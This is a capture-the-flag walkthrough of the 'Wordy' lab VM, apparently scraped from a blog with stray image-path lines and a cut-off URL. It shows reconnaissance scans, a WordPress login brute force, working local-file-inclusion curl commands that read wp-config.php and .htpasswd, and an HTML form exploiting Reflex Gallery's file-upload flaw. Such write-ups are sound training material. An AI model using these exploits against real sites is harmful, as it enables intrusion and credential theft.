
wordy


HOST DISCOVERY AND ENUMERATION

Finding the ip of the target machine using netdiscover.




```
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1        60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1        60  Unknown vendor
10.0.2.3        08:00:27:25:d9:20      1        60  PCS Systemtechnik GmbH
10.0.2.62       08:00:27:dd:bc:69      1        60  PCS Systemtechnik GmbH
```

Getting a list of open ports using nmap.




```
root@kali:~# nmap wordy -A -p- -sC -sV -oA pwn/wordy
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-20 21:40 EDT
Nmap scan report for wordy (10.0.2.62)
Host is up (0.00021s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:DD:BC:69 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=9/20%OT=80%CT=1%CU=34862%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5D857F99%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=107%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
```

Going to http://wordy, it yields nothing and we need to find the hidden directories using dirb.




Dirb finding hidden wordpress directory:



```
--- Entering directory: http://wordy/wordpress/ ----
+ http://wordy/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://wordy/wordpress/wp-admin/
==> DIRECTORY: http://wordy/wordpress/wp-content/
==> DIRECTORY: http://wordy/wordpress/wp-includes/
+ http://wordy/wordpress/xmlrpc.php (CODE:405|SIZE:42)
```


Enumerating wordpress user.



```
[i] User(s) Identified:

[+] admin
 | Detected By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.0.2.62/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] aarti
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

BRUTE FORCE


Brute force wordpress login but theres no results.
Wordlist: https://github.com/danielmiessler/SecLists/blob/master/Passwords/xato-net-10-million-passwords-10000.txt



```
[+] Performing password attack on Xmlrpc against 2 user/s
Trying aarti / blitz Time: 00:08:21 <========================
Time: 00:08:21
```


LFI VULNERABILITY

WPscan also reported that theres an LFI vulnerability for the plugin that was mentioned.




```
[!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)
    References:
     - https://wpvulndb.com/vulnerabilities/8609
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
     - https://www.exploit-db.com/exploits/40290/
     - https://cxsecurity.com/issue/WLB-2016080220
```

Here are the link for the said vulnerability:https://www.exploit-db.com/exploits/40290
Link for phpfilter: https://highon.coffee/blog/lfi-cheat-sheet/




```
root@kali:~/pwn/wordy# curl http://10.0.2.62/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/convert.base64-encode/
resource=/var/www/html/wordpress/wp-config.php | base64 -d > wpconfig.txt
```

We arenn't able to read any php file but using a combination of phpfilter and base64 decode, we are able to.
Here is the username and password that is used to access the db and once we had the credentials, we are able to see the hashes of both
raj and aarti.




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'raj' );

/** MySQL database password */
define( 'DB_PASSWORD', '123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Using the said LFI, i found base64-ed creds, i never did find a use for them though.



```
root@kali:~/pwn/wordy# curl http://10.0.2.62/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/apache2/.htpasswd |base64 -d
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    29  100    29    0     0  29000      0 --:--:-- --:--:-- --:--:-- 29000
aarti:aarti@gmail.comroot@kali:~/pwn/wordy# 
```


However to fully maximise the impact of LFI, i need a way to read injected command but when i finally rooted this box,
i found that access/error.log permissions are tight and im not able to read them.



```
raj@ubuntu:/var/log/apache2$ lsf
total 23M
drwxrwxr-x  2 root adm    4.0K Sep 20 18:43 ./
drwxrwxr-x 15 root syslog 4.0K Sep 20 18:43 ../
-rw-r-----  1 root adm     16M Sep 20 22:31 access.log
-rw-r-----  1 root adm    4.6M Sep 20 18:43 access.log.1
-rwxrwxr-x  1 root adm    1.5M Sep 10 21:48 access.log.2.gz*
-rw-r-----  1 root adm     46K Sep 20 22:31 error.log
-rw-r-----  1 root adm     16K Sep 20 18:43 error.log.1
-rwxrwxr-x  1 root adm     19K Sep 11 22:33 error.log.2.gz*
-rwxrwxr-x  1 root adm    8.3K Sep 10 00:09 error.log.3.gz*
-rwxrwxr-x  1 root adm       0 Sep  8 23:50 other_vhosts_access.log*
```


FILE UPLOAD VULNERABILITY

Theres an exploit for file upload on exploitdb after enumerating vulnerable plugins for wordpress.



```
[!] Title: Reflex Gallery <= 3.1.3 - Arbitrary File Upload
    Fixed in: 3.1.4
    References:
     - https://wpvulndb.com/vulnerabilities/7867
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4133
     - https://www.exploit-db.com/exploits/36374/
     - https://packetstormsecurity.com/files/130845/
     - https://packetstormsecurity.com/files/131515/
     - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_reflexgallery_file_upload
```


Here's the link for the said exploit:
Link: https://www.exploit-db.com/exploits/36374



10.0.2.62/wordpress/wp-conte


```
{"success":true,"fileName":"\/2019\/09\/hello.txt"}
```

We edit the exploit by confirming the year and month for the uploads and edit accordingly.



```
<html>
<head><title>shell uploader</title></head>
<body>

<form method="POST" action="http://10.0.2.62/wordpress/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php?Year=2019&Month=09" enctype="multipart/form-data" >
    <input type="file" name="qqfile"><br>
    <input type="submit" name="Submit" value="Pwn!">
</form>

</body>
</html>
```

We can upload a text file and it means we can upload a shell too.

